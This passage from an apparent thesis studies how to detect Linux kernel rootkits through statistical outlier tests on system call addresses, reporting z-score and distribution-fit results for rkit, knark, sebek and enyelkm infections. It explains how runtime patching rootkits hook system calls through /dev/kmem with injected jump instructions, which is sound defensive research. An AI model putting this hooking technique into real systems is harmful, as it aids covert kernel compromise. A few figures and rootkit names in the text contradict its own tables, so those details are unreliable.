Distribution	AD-Score
3-Parameter Lognormal	66.450
3-Parameter Weibull	75.427
Weibull	88.036
Smallest Extreme Value	88.043
3-Parameter Loglogistic	91.508
Loglogistic	92.379
Logistic	92.425
Lognormal	92.708
Normal	92.723
Gamma	92.749
3-Parameter Gamma	94.014
Largest Extreme Value	108.379
Exponential	114.461
2-Parameter Exponential	683.836

Table 6.4: system call table for infected (sebek 2.4) IA32 kernel 2.4.27

Distribution	AD-Score
3-Parameter Loglogistic	31.639
3-Parameter Lognormal	66.074
3-Parameter Weibull	88.924
Weibull	88.938
Smallest Extreme Value	88.944
Loglogistic	92.789
Logistic	92.837
Lognormal	93.271
Normal	93.285
Gamma	93.308
3-Parameter Gamma	95.074
Largest Extreme Value	108.929
Exponential	114.582
2-Parameter Exponential	677.189

Table 6.5: system call table for uninfected IA32 2.6.8 kernel

Distribution	AD-Score
Largest Extreme Value	7.322
3-Parameter Gamma	8.57
3-Parameter Lognormal	10.491
Lognormal	10.51
Normal	10.511
3-Parameter Loglogistic	10.734
Logistic	10.739
Loglogistic	10.742
3-Parameter Weibull	43.484
Weibull	43.642
Smallest Extreme Value	43.652
2-Parameter Exponential	79.622
Exponential	130.255

Table 6.6: system call table for infected (sebek 2.6) IA32 2.6.8 kernel

Distribution	AD-Score
3-Parameter Lognormal	64.053
3-Parameter Loglogistic	87.141
3-Parameter Weibull	101.058
Weibull	101.089
Smallest Extreme Value	101.1
Loglogistic	104.191
Logistic	104.279
3-Parameter Gamma	104.446
Lognormal	105.469
Normal	105.493
Gamma	105.506
Largest Extreme Value	122.115
Exponential	129.252
2-Parameter Exponential	739.273

Table 6.7: system call table for uninfected SPARC kernel 2.4.27

Distribution	AD-Score
Loglogistic	10.596
Largest Extreme Value	11.631
Logistic	11.760
Lognormal	19.104
Gamma	20.411
Normal	23.273
3-Parameter Gamma	25.861
3-Parameter Weibull	31.932
3-Parameter Loglogistic	33.908
Weibull	35.818
3-Parameter Lognormal	36.736
Smallest Extreme Value	40.587
2-Parameter Exponential	52.937
Exponential	101.512

A promising discordancy test that relies upon an underlying assumption of normality is the z-score. The z-score is derived by subtracting an individual score from the population mean and dividing the difference by the population standard deviation. The resulting z-score is a measure of how far a given score is from the mean, in standard deviations. For obvious reasons, this will be an excellent measure of outlyingness. A more thorough discussion of the z-score will be presented in the following section.

6.4 Statistical Methods

The z-score is also known as a standard score or normal score in statistics. It is a dimensionless quality, that is, it has no physical units and is therefore a pure number [53]. The quantity z represents the distance between any given score and the population mean, and as such is an excellent candidate for a discordancy test to be used in outlier detection.

An important distinction is that the calculation of the z-score requires the population mean and population standard deviation, not a sample mean and sample standard deviation. This requires knowledge of the population parameters, not the properties of a sample drawn from a larger population [53].

Why choose the z-score as a discordancy test in the use of outlier detection for rootkit analysis? The score itself has many properties that lend itself well to the purpose. First, the data used in this research is univariate – memory addresses – and the more complex outlier tests designed for large, multivariate datasets are not appropriate. Second, memory addresses in any given computer system are finite and known. Therefore, knowledge of the population mean and population standard deviation are known. Finally, the best fitting distribution(s) for any given Kernel/architecture combination is dramatically changed by a kernel rootkit infection. However, the normal distribution seems to be 'in the middle' for goodness of fit, independent of whether the system has been infected with a Kernel rootkit. This suggests that a discordancy test based on an underlying assumption of normality may be an effective test for outlier detection in either scenario – an uninfected, or infected, system.

6.5 Experimental Results

Before any analysis of outliers that relies on an underlying assumption of normality can be made, the data (the system calls present in the system call table) must be analyzed for normality. Fortunately, the system call table addresses represent the entire population and not merely a sample.

Before any of the normality based detection techniques in this research may be applied to any given computer system, that system must pass a 'preliminary normality test'. This 'preliminary normality test' must be passed regardless of whether the subject system has been infected with a kernel rootkit. The concept for, and specific

implementation of, the preliminary normality test will be developed in this section after the examination of several specific cases.

First, the assumption of normality model will be applied to two systems that have not been infected by kernel rootkits. The first system, a SPARC architecture, and the second system, and IA32 system, are both Linux kernel version 2.4.27. The expected result is that neither system will have significant outliers among the system call table addresses – that is, no system call table address that lies outside three standard deviations from the mean, and preferably not outside one standard deviation from the mean.

6.5.1 Uninfected IA32/2.4.27 Kernel

In table 6.1, observe the rank of the normal distribution in the overall ranking of goodness of fit scores for this dataset. The normal distribution is a very close fitting distribution, with a score of 7.495, in a range between 5.228 and 116.040.

It will be shown that this is sufficient in order to successfully employ a normality based discordancy test. Furthermore, it will also later be shown that the normality requirement necessary for these tests is quite loose.

Having established that the data passes the preliminary normality test, the next step is to calculated the z-scores for each memory address in the system call table, and more closely examine those addresses that are significant outliers (those addresses more than three standard deviations from the mean).

The 252 memory addresses in the system call table for IA32 Linux kernel version 2.4.27 have z-scores ranging from -1.35146 standard deviations below the mean, to 1.47928 standard deviations above the mean. This confirms the expectation that an

uninfected system has no outlying memory address in the system call table and all memory addresses are easily within three standard deviations from the mean, and as such none of them are considered outliers.

6.5.2 Uninfected SPARC/2.4.27 Kernel

In table 6.2, once again observe the rank of the normal distribution in the overall ranking of goodness of fit scores for this dataset. The normal distribution is, as expected, a very close fitting distribution, with a score of 23.273, in a range between 11.631 and 101.512.

This should also be a sufficient normality score in order to successfully employ a normality based discordancy test. In fact, the overall rank of the normal distribution among the other distributions is better than in the previous experiment. If the result of this experiment is as expected, the normality requirement will be further lessened.

Calculating the z-scores for the system call table in a SPARC architecture kernel version 2.4.27 system, the observations range between -0.84669 standard deviations below the mean up to 3.60707 standard deviations above the mean. This is a worrisome result because z-scores of greater than three are generally considered to be outliers. In fact, there are fifteen memory addresses in the system call table that lie outside three standard deviations from the mean.

In an uninfected SPARC architecture Kernel version 2.4.27 system, there are fifteen outliers that may appear to be caused by rootkit infection, and this finding threatens the validity of the model. However, there is still hope. In the event that the rootkit infections in the following sections generate extreme outliers, that is, outliers with

z-scores in excess of four, ten, fifteen or even more standard deviations from the mean, the model may still hold.

6.5.3 Uninfected IA32/2.6.8 Kernel

Table 6.5 shows that the system call table for an uninfected 32-bit Intel architecture 2.6.8 kernel once again fits the normal distribution very closely, with a Anderson-Darling goodness of fit score of 10.511, in a range between 8.57 and 130.255. This seems to be a good enough score to perform the z-score test, until the uninfected system call is analyzed for the presence of outliers.

In the uninfected system, the 284 entries in the system call table have z-scores raning from -1.29596 standard deviations below the mean, up to 9.44081 standard deviations above the mean. There exists a single natural outlier with a z-score of 9.44081. If not for this entry, the z-scores would range between -1.29596 and 1.69834.

6.5.4 Implications On Analysis

An investigation of the basic statistical properties on the three preceding uninfected systems indicates that normality based analysis of the system call table is certainly possible on a 32-bit Intel architecture Linux 2.4.27 kernel, questionable for a 64-bit SPARC architecutre Linux 2.4.27 kernel, and not possible for a 32-bit Intel architecture Linux 2.6.8 kernel. The implicatons of this finding are that: there is variability in the statistical properties of system call tables, even within the same architecture but across kernel versions; a favorable score on some measure of normality does not guarantee the absence of outliers; and, some general *a priori* knowledge about

the basic statistical properties of broad classes of operating system/architecture pairs would be helpful.

6.5.5 Rkit Infected IA32/2.4.27 Kernel

Recall that Table 6.2 presents the Anderson-Darling goodness of fit scores for several different distributions of the 32-bit Intel Architecture Linux Kernel 2.4.27 rkit-infected system call table. Specifically, the normal distribution – the basis for this test – received an AD score of 95.400 within an overall range between 32.996 (3-parameter lognormal) and 12542.668 (3-parameter weibull).

In an uninfected system of this type, the normal distribution received an AD score of 7.495 within an overall range between 5.228 (largest extreme value distribution) and 116.040 (exponential distribution). Relying on an underlying assumption of normality (which may not be wise), an analysis will now be conducted to detect the presence of the rkit Linux Kernel Module rootkit.

As previously mentioned in Section 6.4.1, the 252 memory addresses in the system call table for IA32 Linux kernel version 2.4.27 have z-scores ranging between 1.35146 standard deviations below the mean, to 1.47928 standard deviations above the mean. This re-confirms the expectation that an uninfected system of this type has no obvious outliers in the system call table – all of the system call table entries are easily within three standard deviations from the mean, so none of them are considered to be outliers.

Recall that rkit 1.01 attacks only one location in the kernel – the sys_setuid entry in the system call table. After the kernel is once again infected with the rkit 1.01 LKM

rootkit, the normality test is re-applied. Now all of the entries in the system call table lie between -0.0709 standard devations below the mean and 0.0028 standard deviations above the mean, with one exception. One entry in the infected system call table, sys_setuid, lies at 15.9058 standard deviations above the mean. Clearly this is an obvious outlier at approximately sixteen standard deviations above the mean, since the usual requirement for an outliers is three or more standard deviations from the mean. Sys_setuid is indeed the single system call entry attacked by rkit 1.01 and it is clearly detected by the normality test.

6.5.6 Knark Infected IA32/2.4.27 Kernel

Unlike the rkit 1.01 LKM Rootkit, the knark 2.4.3 LKM rootkit attacks nine different locations in the system call table. When the normality test is applied, that is, When z-scores for each entry are calculated these nine locations are immediately flagged as outliers.

All non-infected locations fall well within the three standard deviation limit and can be excluded as outliers. The nine infected locations in the system call table, however, each receive z-scores ranging between 5.18580 and 5.18585 standard deviations above the mean. These entries can be obviously be considered outliers and as such, victims of Knark 2.4.3 LKM rootkit infection.

6.5.7 Sebek 2.4 Infected IA32/2.4.27 Kernel

Similar to the knark 2.4.3 LKM Rootkit, sebek 2.4 attacks eight different locations in the system call table. When the normality test is once again applied, that is,

When z-scores for each entry are calculated these eight locations are also flagged as outliers.

Just as with the preceding rootkits, all non-infected locations fall well within the three standard deviation limit and can also be excluded as outliers. The eight infected locations in the system call table, however, each receive z-scores ranging between 5.51149 and 5.51151 standard deviations above the mean. These entries can be obviously be considered outliers and as such, victims of knark 2.4.3 LKM rootkit infection.

6.5.8 Sebek 2.6 Infected IA32/2.6.8 Kernel

Recall that Table 6.6 presents the Anderson-Darling goodness of fit scores for several different distributions of the 32-bit Intel architecture Linux kernel 2.6.8 sebek 2.6 infected system call table. Specifically, the normal distribution – the basis for this test – received an AD score of 105.493 within an overall range between 87.141 (3-parameter loglogistic) and 739.273 (3-parameter exponential).

In an uninfected system of this type, the normal distribution received an AD score of 10.511 within an overall range between 8.57 (3-parameter gamma) and 130.255 (exponential distribution). Relying on an underlying assumption of normality (which may not be wise), an analysis will now be conducted to detect the presence of the sebek 2.6 honeypot/Linux Kernel Module Rootkit.

Table 6.5 shows that the system call table for an uninfected 32-bit Intel architecture 2.6.8 Kernel fits the normal distribution very closely, with a Anderson-Darling goodness of fit score of 10.511, in a range between 8.57 and 130.255. This

seems to be a good enough score to perform the z-score test, until the uninfected system call is analyzed for the presence of outliers.

The uninfected system call of the 32-bit Intel architecture Linux 2.6.8 kernel yields one clear outlier – one system call entry with a z-score of 9.44081 standard deviations above the mean. This finding shows that this normality based test is not appropriate for all operating system/architecture pairs. This finding only shows, however, that the test is susceptible to false positives. Note, however, that the percentage of false positives is a very small 0.35%. The test will be applied in this case nevertheless, to determine if the test is still capable of detecting the rootkit – that is, the test may still be valuable if a method can be found to address the problem of false positives. A second discordancy test may prove useful for further testing in order to reduce or eliminate the false positives.

Sebek 2.6, similar to sebek 2.4, attacks eight different locations in the system call table. When this honeypot/rootkit is applied, and the z-score test is applied, all eight of these attack locations are flagged as outliers. The eight outliers have z-scores ranging between 5.86328099021 and 5.86328623365 standard deviations above the mean. Clearly, the z-score test succeeds in detecting the sebek 2.6 honeypot/rootkit. This test, therefore, suffers from false positives but not false negatives. If a way could be found to address the problem of false positives, this test may yet have detection value.

6.6 Conclusions

Detecting the system call table modification attack using the ‘assumption of normality’ model has been only partially successful. This approach has been successful

in detecting rootkits on a Linux 2.4.27 kernel/32-bit Intel architecture system. In this configuration, detection was completely successful and there were no false positives or false negatives.

However, in other configurations, including the Linux 2.6.8/32-bit Intel and Linux 2.4.27/SPARC Architectures, this model suffers from false positives. The reason for this lies in the fact that both of these configurations contain natural outliers in the system call table, that is, the uninfected system call table in both configurations contain entries that lie more than three standard deviatons from the mean.

Experiments have shown that this method is still effective at detecting rootkits on systems that are known to be infected. If some alternative method can be found to show that a system is not infected, this method may be employed to show that a system is infected. It is possible that this method may still be useful in the future, if combined with another approach that can eliminate the false positives. Finally, it is clear that the assumption of normality does not hold, at least for distributions of Linux system call tables across various architectures. At best, this assumption may be shown to hold in a few instances. In a later chapter, the normality assumption and approaches will be seen to work very well for another class of operating systems.

CHAPTER VII

DETECTING SYSTEM CALL TARGET MODIFICATION ATTACKS USING GENERAL DISTRIBUTION MODELS

This chapter examines the possibility of using general distribution models to detect the system call target modification attack employed by runtime kernel patching rootkits. In sections 7.1 and 7.2, a review of definitions and a formal model are presented. Section 7.3 includes a brief discussion of hardware platforms covered in this research, as well as an explanation of the absence of the SPARC architecture from this particular technique. Section 7.4 offers an analysis of the statisitcal properties of the data used in this technique – the memory addresses from the disassembled conditional and unconditional jump instructions located in the kernel, while section 7.5 presents an analysis of the statistical methods used in the interpretation of the data. Section 7.6 includes the presentation and analysis of the experimental results, and section 7.7 finishes the chapter with conclusions.

7.1 Definitions

In this chapter, the definitions of an outlier, discordancy test, and kernel rootkit have not changed from the original definitions presented in Chapter 5. Kernel rootkits

attack the operating system by modifying system call memory addresses. Recall that this is accomplished in the following ways [14]:

System call table modification – Changes the addresses of the system calls in the system call table to point to similar, but malicious, system calls located much higher in memory.

System call table redirection – Modifies the system call handler, changing the address of the system call table to a similar, but malicious system call table much higher in memory.

System call target modification – Directly modifies the system call instructions (via runtime kernel patching), inserting a jump instruction to a location much higher in memory which contains a similar, but malicious, system call.

The work in this chapter focuses on detecting rootkits of the two latter types – system call redirection, and system call target modifications. Note that system call table redirection is simply a special case of the system call target modification attack, in that the system call table event handler itself becomes the victim of system call target modification.

Linux Kernel Module rootkits typically employ the less sophisticated system call table modification attack, which has been examined in the preceding two chapters. A more sophisticated rootkit known as a runtime kernel patching rootkit actually modifies the running kernel in `/dev/mem` or `/dev/kmem` and changes not the system call table, but the system calls themselves.

Experience has shown that this is accomplished by overwriting the first few instructions of a system call with a jump instruction to some location very high in memory, containing the complete code for a similar malicious system call. Now, instead of being interested in memory addresses located only in the system call table, the detection effort will be focused on all jump instructions within the kernel, and sets of instructions that may mimick a jump instruction. Specifically, the operands of these instructions, memory addresses, are of particular interest.

How may this attack be detected? Chapter 3 details methods of rootkit operation, and one may observe this attack simply by disassembling the kernel, or specific system calls, and reading the instructions. From an automated or statistical standpoint this attack may be detected by disassembling the entire kernel, and collecting the operands (memory addresses) found in the conditional and unconditional jump instructions located in the disassembled kernel code. Attackers typically use the simplest method possible, usually an attack resembling

```
push   $0xd087bf65
ret
```

or

```
jmp   $0xd087bf65
```

This simple attack is more than sufficient to subvert the kernel, assuming that a suitable malicious, replacement system call has been deployed much higher in memory. However, there are many different conditional and unconditional jump instructions for any given architecture. Theoretically, an attacker may use any conceivable combination of jump instructions to alter the code of any given set of system calls. It is therefore important to consider all jump instructions in the analysis. The conditional and

unconditional jump instructions for the 32-bit Intel architecture are presented in tables 7.1 and 7.2.

Table 7.1: conditional jump instructions for the 32-bit Intel architecture

Instruction	Description
JA	jump if above
JAE	jump if above or equal
JB	jump if below
JBE	jump if below or equal
JC	jump if carry
JCXZ	jump if CX register is 0
JE	jump if equal
JG	jump if greater
JGE	jump if greater or equal
JL	jump if lower
JLE	jump if lower or equal
JNA	jump if not above
JNAE	jump if not above or equal
JNB	jump if not below
JNBE	jump if not below or equal
JNC	jump if not carry
JNE	jump if not equal
JNG	jump if not greater
JNGE	jump if not greater or equal
JNL	jump if not less
JNLE	jump if not less or equal
JNO	jump if not overflow
JNP	jump if not parity
JNS	jump if not sign
JNZ	jump if not zero
JO	jump if overflow
JP	jump if parity
JPE	jump if parity even
JPO	jump if parity odd
JS	jump if sign
JZ	jump if zero

Table 7.2: unconditional jump instructions for the 32-bit Intel architecture

Instruction	Description
JMP	Jump
PUSH, RET	Push, Return

7.2: Formal Model

Recall that memory addresses for normal kernel system calls are represented as $M_1(p_1)$ for all system calls, and $M_2(p_1)$ for the subset of system calls in the system call table. Since the operands of all conditional and unconditional jump instructions are being analyzed for outliers, interest will be focused on $M_1(p_1)$, that is, memory addresses for all system calls. Since the entire kernel is being analyzed for the system call modification attack, $M_1(p_1)$ now represents all of the operands – memory addresses – from the disassembled conditional and unconditional jump instructions from the running kernel.

Memory addresses for system calls modified by rootkit functionality will be represented as $M_1(p_2)$ for all system calls, and $M_2(p_2)$ for the subset of system calls in the system call table. Again, $M_1(p_2)$ is of particular interest because the entire kernel is being analyzed, not merely the system call table.

Recall that this new framework for detecting kernel rootkits through outlier analysis includes several key features. First, it is again necessary to understand the underlying distribution of system call addresses, at least on a general level. This includes two interrelated groups of system call addresses: all system call addresses in the kernel, or s_1; and system call addresses only in the system call table, or s_2. Therefore, s_2 is a subset of s_1. Since the entire kernel is being analyzed, only s_1 is of interest.

Second, s_1 will best fit some known distribution with a discordancy test score of D_1. However, this knowledge will be general, obtained by experimentation with many different operating system/architecture pairs. If a kernel rootkit is present, s_1 will be transformed to s_1' and D_1 and will be transformed into some less well fitting values D_1'. Finally, one discordancy test t will be selected to test for the presence of outliers. In this

case, the chosen discordancy test is the Anderson-Darling goodness of fit test. This model may be formalized as follows:

$s_1 = M_1(p_1)$ – memory addresses in uninfected system call table (7.1)

$s_1' = M_1(p_2)$ – memory addresses in infected system call table (7.2)

$D_1 = t(s_1)$ – discordancy test of uninfected system call table (7.3)

$D_1' = t(s_1')$ – discordancy test of infected system call table (7.4)

Note that s_1 is derived from general knowledge in that it is obtained from experimentation across mutliple operating system/architecture pairs, while s_1' is obtained from the specific system under study. If $D_1' > D_1$ then a rootkit has been detected.

If a rootkit has been detected, outliers are removed, one at a time, until the discordancy test returns to close to the uninfected value of D_1. Note that the location of the outliers is constrained by operating system mechanics, so we know that outliers are always in the right hand tail of the distribution.

In the following example, Let s_{1j} be the largest (right most) system call address in the kernel.

$s_1' = s_1' - s_{1j}'$ (7.5)

$D_1' = t(s_1')$ (7.6)

And again

If $D_1' > D_1$ then a rootkit has been detected.

Until the kernel rootkit is fully detected – that is, until $D_1' <= D_1$.

7.3 Hardware Platforms

One important assumption relied upon by the 'known distribution model' is that the distribution of system call addresses be very close across kernel versions and architectures. This is absolutely necessary if any analysis is to be performed without *a priori* knowledge of the specific system under observation. Experiments were conducted on Linux kernel versions 2.4.27 and 2.6.8 on a 32-bit Intel Architecture test machine to insure that this assumption is valid. Note that the SPARC architecture is conspicuously absent from this experiment, and this will be addressed later.

Table 7.3: distribution fits from uninfected 32-bit Intel machine, kernel 2.4.27

Distribution	AD-Score
Logistic	17667.781
Smallest Extreme Value	18279.5
3-Parameter Loglogistic	19691.675
3-Parameter Weibull	20236.661
Loglogistic	24531.615
Normal	25127.02
3-Parameter Lognormal	25136.051
Lognormal	25488.603
Weibull	28756.302
2-Parameter Exponential	30247.101
Exponential	30247.104

Table 7.4: distribution fits from uninfected 32-bit Intel machine, kernel 2.6.8

Distribution	AD-Score
Loglogistic	15883.557
Logistic	16875.174
3-Parameter Loglogistic	17575.839
Normal	25497.186
3-Parameter Lognormal	25554.644
Lognormal	26270.259
Weibull	28804.239
Smallest Extreme Value	28845.74
2-Parameter Exponential	32412.629
Exponential	32419.241
3-Parameter Weibull	3492063.179

Observe that in tables 7.3 and 7.4, while the logistic distribution best fits the disassembled memory addresses from the 2.4.27 kernel, it was not the best fit for the memory addresses for the 2.6.8 Kernel used in testing. However, logistic is still a very

good fit (a close 2nd) for the 2.6.8 kernel. While many more observations are necessary to make claims of goodness-of-fit for the memory addresses for various Linux kernel versions, this result suggests that this may be possible. Note that this result is similar to the outcome of the experiments using the general distribution model to detect the system call table modification attack employed by Linux kernel rootkits.

Earlier it was promised that the exclusion of the SPARC architecture from this analysis would be adequately explained. In the Intel architecture, jump instructions are straightforward. For example, a typical unconditional jump instruction for the Intel architecture may look like this:

```
jmp     0xc0104113
```

On the SPARC architecture, jump instructions are handled very differently. Note that *rs1* is source register 1, *rs2* is source register 2, *rd* is the destination register, *constX* is a constant that fits into *X* bits, expressed in decimal notation, and *labelX* is a label that the assembler (and linker) evaluates to a *constX* instruction.
SPARC jump instructions adhere to the following formats [54]:

```
jmpl rs1,rd
jmpl rs1+rs2,rd
jmpl rs1+const13,rd
jmpl rs1-const13,rd
jmpl const13+rs1,rd
jmpl const13,rd
```

The values of the source and destination registers used in the SPARC jump instructions are certainly malleable, and do not easily lend themselves to access via disassembly on a running, or even a static kernel. Therefore, using gdb to disassemble and collect the operands (memory addresses) of SPARC jump instructions is impossible. This would need to be accomplished by way of a special mechanism. Specifically, it

would be necessary to intercept the system calls employing jump instructions, and collect the runtime values in the registers during execution. This may be possible, but it would also be necessary to execute every system call in the kernel in order to collect these addresses. Clearly, this project is not within the scope of this research, and no functional rootkits employing the system call target modification attack for the SPARC architecture have been found.

7.4 Normality of Data

Tables 7.3 and 7.4 show the goodness of fit scores for 32 bit Intel Architecture Kernel versions 2.4.27 and 2.6.8 that are uninfected. Table 7.5 shows the goodness of fit scores for the 32 bit Intel Architecture Kernel version 2.6.8 infected with the enyelkm v1.1 rootkit.

Table 7.5: AD-scores from enyelkm v1.1 infected 32-bit Intel kernel 2.6.8

Distribution	AD-Score
Logistic	17576.775
3-Parameter Loglogistic	18288.079
Loglogistic	21471.281
3-Parameter Lognormal	27036.452
Normal	27043.837
Lognormal	27335.94
3-Parameter Weibull	29131.015
Weibull	29142.046
Smallest Extreme Value	29142.187
2-Parameter Exponential	32830.144
Exponential	32839.034

An examination of this data shows that, with enyelkm v1.1 rootkit infection, there are measurable but suble changes in the best and worst fitting distributions for a given kernel version. Earlier work in this research is based upon this fact, but in the preceding work, the differences in the distributions were more pronounced. In this chapter, experiments were conducted to determine whether the ‘known distribution model’ is

sensitive enough detect kernel rootkits that employ the system call target modification attack.

Just as in previous examples, the normal distribution seems to be 'in the middle' of the goodness of fit scores in each of these three scenarios. This suggests that the normal distribution may be a suitable basis for a discordancy test, as it appears to be an adequate (although not the best) fit for kernels infected or uninfected with kernel rootkits employing the system call target modification attack.

7.5 Statistical Methods

Section 5.4 discusses statistical methods used in the general distribution detection model, but a brief review will be presented here. While the data in the system call table modification attacks presented in chapters 5 and 6 tended to fit the largest extreme value distribution, the data in the system call target modification attack tends to fit the logistic distribution best.

Most discordancy tests require at least an estimate of the number of outliers, and their locations. In this case, the purpose is to identify outliers without this kind of *a priori* knowledge. A general and early approach to identifying outliers is to identify the underlying distribution of the data and identify individuals that deviate from the distribution. This approach is common in statistics, but does not scale well [50]. While this approach worked well when working with a finite number of system call addresses – a few hundred in the system call table – it may not scale well when dealing with approximately 72,000 disassembled memory addresses from the 2.6.8 kernel. This misgiving may be further strenghened by observing the Anderson-Darling goodness of fit

scores in Tables 7.3, 7.4, and 7.5. Even after infection with the enyelkm v1.1 kernel patching rootkit, the best fitting distribution - logistic – suffers only a modest increase from 16875.174 to 17576.775. This is an increase of less than five percent – it is quesitonable whether the general distribution model will be able to adequately detect a rootkit detection within this narrow margin. This is eloquent proof that the general distribution detection model does not scale well. Even though the general distribution detection model may prove to be inadequate for detecting the system call target modification attack, the 'assumption of normality' model holds more promise for detecting this kind of attack, and will prove to be more successful than this approach, with the addition of a few modifications.

7.6 Experimental Results

Observe that the Anderson-Darling goodness of fit score of the 32-bit Intel 2.4.27 kernel for the Logistic distribution is 17667.781, within 5% of the goodness of fit score for the same distribution and same architecture for the 2.6.8 kernel with a score of 16875.174. This is good news, in that different kernel versions within the same architecture fit the same distribution very closely, at least as compared to other distributions.

The bad news is that the difference between the Anderson-Darling goodness of fit scores for a 32-bit Intel architecture 2.6.8 uninfected kernel and a 32-bit Intel architecture 2.6.8 kernel infected with the enyelkm v1.1 kernel patching rootkit are also within 4% of one another. The uninfected AD score for the logistic distribution is 16875.174, while the AD Score for the logistic distribution of the same system after infected by the

Enyelkm v1.1 kernel patching rootkit is 17576.775. Obviously, the general distribution model does not scale well to take into account the tens of thousands of memory addresses gleaned from disassembling the kernel, and the very few outliers among these in the event of rootkit detection. Clearly, a more sensitive test is required. As previously discussed in Chapter 5, a general and early approach to identifying outliers was to identify the closest fitting underlying distribution of the data and identify items that deviate from the distribution. While common, this approach doesn't scale well [50].

7.7 Conclusions

Clearly, in order for the general distribution models to successfully detect the system call target modification attack, general *a priori* knowledge will be required for each operating system (including kernel version) and architecture pair. Optimally, one should only need general *a priori* knowledge about broad categories of operating system and architecture pairs. A perfect example of this is the finding that at least for the system call table modification attack, the distributions of system call addresses tend the fit the largest extreme value distribution very well, even across kernel versions and architectures. There is no doubt that the application of the general distribution model to the system call target modification attack is inadequate in this respect.

There is no doubt that a more sensitive model is needed in order to detect the system call target modification attack. An improved, normality-based model for this specific purpose will be presented in the next chapter, including experimental results to demonstrate the appropriateness of the model for this approach.

CHAPTER VIII

DETECTING SYSTEM CALL TARGET MODIFICATION ATTACKS USING NORMAL DISTRIBUTION MODELS

This chapter will address the use of a modified 'assumption of normality' technique to detect a Linux kernel rootkit utilizing the system call redirection attack, which is a special case of the system call target modification attack. Sections 8.1 and 8.2 present a review of definitions, and a detailed explanation of necessary modifications to the 'assumption of normality' formal model. Section 8.3 presents an unexpected experimental finding critical to the success of thismodel. Section 8.4 discusses the statistical properties and normality of the data, while section 8.5 presents the detailed experimental results. Finally, section 8.6 includes relevant conclusions.

8.1 Definitions

Much of the information presented here is similar to the information in Chapter 7, but a brief review will be presented here. Again in this chapter, the definitions of an outlier, discordancy test, kernel rootkit have not changed from the original definitions presented in Chapter 5. Similar to Chapter 7, this chapter focuses on detecting rootkits of the two latter types – system call redirection, and system call target modifications. The

system call table redirection is a special case of the system call target modification attack, in that the system call table event handler itself becomes the victim of system call target modification, and may be detected by the same methods. Recall that, in Section 7.1, several key concepts relevant to this detection model were presented in detail. These concepts included:

- Runtime kernel patching rookits modify the running kernel in /dev/mem or /dev/mem and overwrite the system call code;
- Specifically, the rootkit overwrites first few instructions of a given system call with a jump instruction to higher in memory, where a malicious system call exists to replace the original;
- The operands, that is, the memory addresses of these jump instructions are of particular interest for statistical analysis;
- These jump instructions presented in table 7.1;
- The operands of the jump instructions – memory addresses – are collected by disassembling the kernel.

8.2 Formal Model

Remember that for this analysis to occur, the running kernel must be disassembled, and all conditional and unconditional jump instructions (including push instructions) must be collected. For reasons which will become clear later, the order of appearance in the disassembled code of these instructions is important and this information will also be collected. These instructions are further analyzed, and their operands – memory addresses – are extracted for analysis. After these memory addresses

are collected, they are converted from hexadecimal to decimal addresses. Z-scores are then calculated for these addresses, and those with z-scores greather than or equal to three are considered outliers and as such are reserved for further analysis. Unfortunately, even an uninfected kernel contains memory addresses of this kind which are natural outliers, that is, are outliers but have not been modified by kernel rootkit infection. Even though the dataset contains approximately 70,000 data items, only a few (typically one dozen or less) have z-scores greather than or equal to three.

This data, the memory addresses, is univariate, and it also contains several natural outliers making a conventional, normality based approach for outliers analysis impractical. For complex reasons which will be explained later, the order of appearance of these memory addresses appears to be a factor. It will prove helpful to add a second dimension to the data, a dimension that takes into account the order of appearance of each individual as well as the indivual's Z-Score. A second dimension will be added, a composite value constituted by the line number (order of appearance) multiplied by the individual's Z-Score. This value will be called 'L*Z', or the 'LZ' value.

This data will then be sorted by the 'LZ' score descending. In an uninfected system, the ratio between 'LZ' score of the individual with the highest 'LZ' score and the 'LZ' score of the individual with the lowest 'LZ' score is less than ten. The ratio between the 'LZ' score of the individual with the highest 'LZ' score and the remaining individuals will, of course, be much less than ten.

In a system infected by a runtime kernel patching kernel rootkit, the ratio between the 'LZ' score of the uninfected individual with the highest 'LZ' score and the 'LZ' score of the uninfected individual with the lowest 'LZ' score should again be less

than 10. However, the ratios between the 'LZ' score of the uninfected individual with the highest 'LZ' score and the 'LZ' scores of the infected individuals are expected to be much greater than 10, and probably greater than 100.

8.3 Order of Appearance

The fundamental purpose of this model is to identify those individuals that have (a) Z-Scores in excess of 3, and (b) also have an early order of appearance in the code of the disassembled kernel instructions. Recall that the order of appearance of the disassembled instructions appear to be a factor in determining the likelihood that any given individual will have been infected by a kernel rootkit. System calls can be thought of as either higher-level function calls (such as sys_read or sys_write) and lower level functions (such as the system calls constituting VFS, the virtual file system). Clearly, an attacker would prefer to only rewrite sys_read instead of an entire library of lower level system calls such as those comprising VFS. Conceptually, the system calls constituting the Linux kernel may be imagined as a pyramid, with sys_read, sys_write, and the other high level functions at the apex of the pyramid, and the lower level kernel functions such as VFS system calls, near the bottom of the pyramid. Interestingly, at boot time this 'pyramid' of system calls appears to be loaded into memory in an inverted manner. That is, the higher level functions such as sys_read and sys_write appear to be loaded into memory first, at the lower memory addresses. The lower level system calls tend to be loaded later, much higher in memory. Attackers wish to gain the upper hand with the minimum effort necessary, and all known rootkits attack only high level system calls, leaving the low level calls untouched. Relying on this assumption, it can be shown

system call memory addresses with Z-Scores greater than or equal to three and very low orders of appearance are highly suspect.

Having shown which system call memory addresses are more likely to be infected, it should be noted that this data contains natural outliers with z-scores greater than or equal to three, even in an uninfected system. However, the system calls having these outliers can be shown to be low level system calls, unlikely to be modified by an attacker. Specifically, these system calls containing natural outliers are :

- aio_put_req (Asynchronous I/O) – AIO Ring is a memory buffer in the address space of the user mode process that is also accessible by all processes in kernel mode.
- mpage_writepage (Memory mapping) – Loading files for execution into memory, sharing memory between processes.
- move_to_swap_cache (Swap cache) – Page Frame Reclaimation Algorithm. Calls add_to_swap_cache.
- page_put_link (Ext2 filesystem)

These functions provide functionality for asynchronous I/O, memory mapping, and memory management. These low level functions have historically been of little interest to attackers. Having established this, it can now be shown that individuals with high standard deviation and high order of appearance are actually low level system calls containing natural outliers, and are unlikely to be selected as targets by an attacker.

Amongst the individuals just described, what would identify other individuals as rootkit infected outliers? First, these individuals would have a high z-score. Second, suspect individuals would be high level system calls – that is, system calls with a very

low order of appearance. In an uninfected system the ratio between 'LZ' scores of the two individuals with the largest and smallest 'LZ' scores, and having z-scores greater than or equal to three, is typically less than 10.

In an infected system, those individuals having a 'LZ' score ratio of one hundred or more (as compared to the individual with the largest 'LZ' score and having a z-score less than three) have been infected by a kernel rootkit. Why? Because they have (a) been identified as outliers having z-scores greater than or equal to three, and (b) they have been identified as high level system calls having a very early order of appearance.

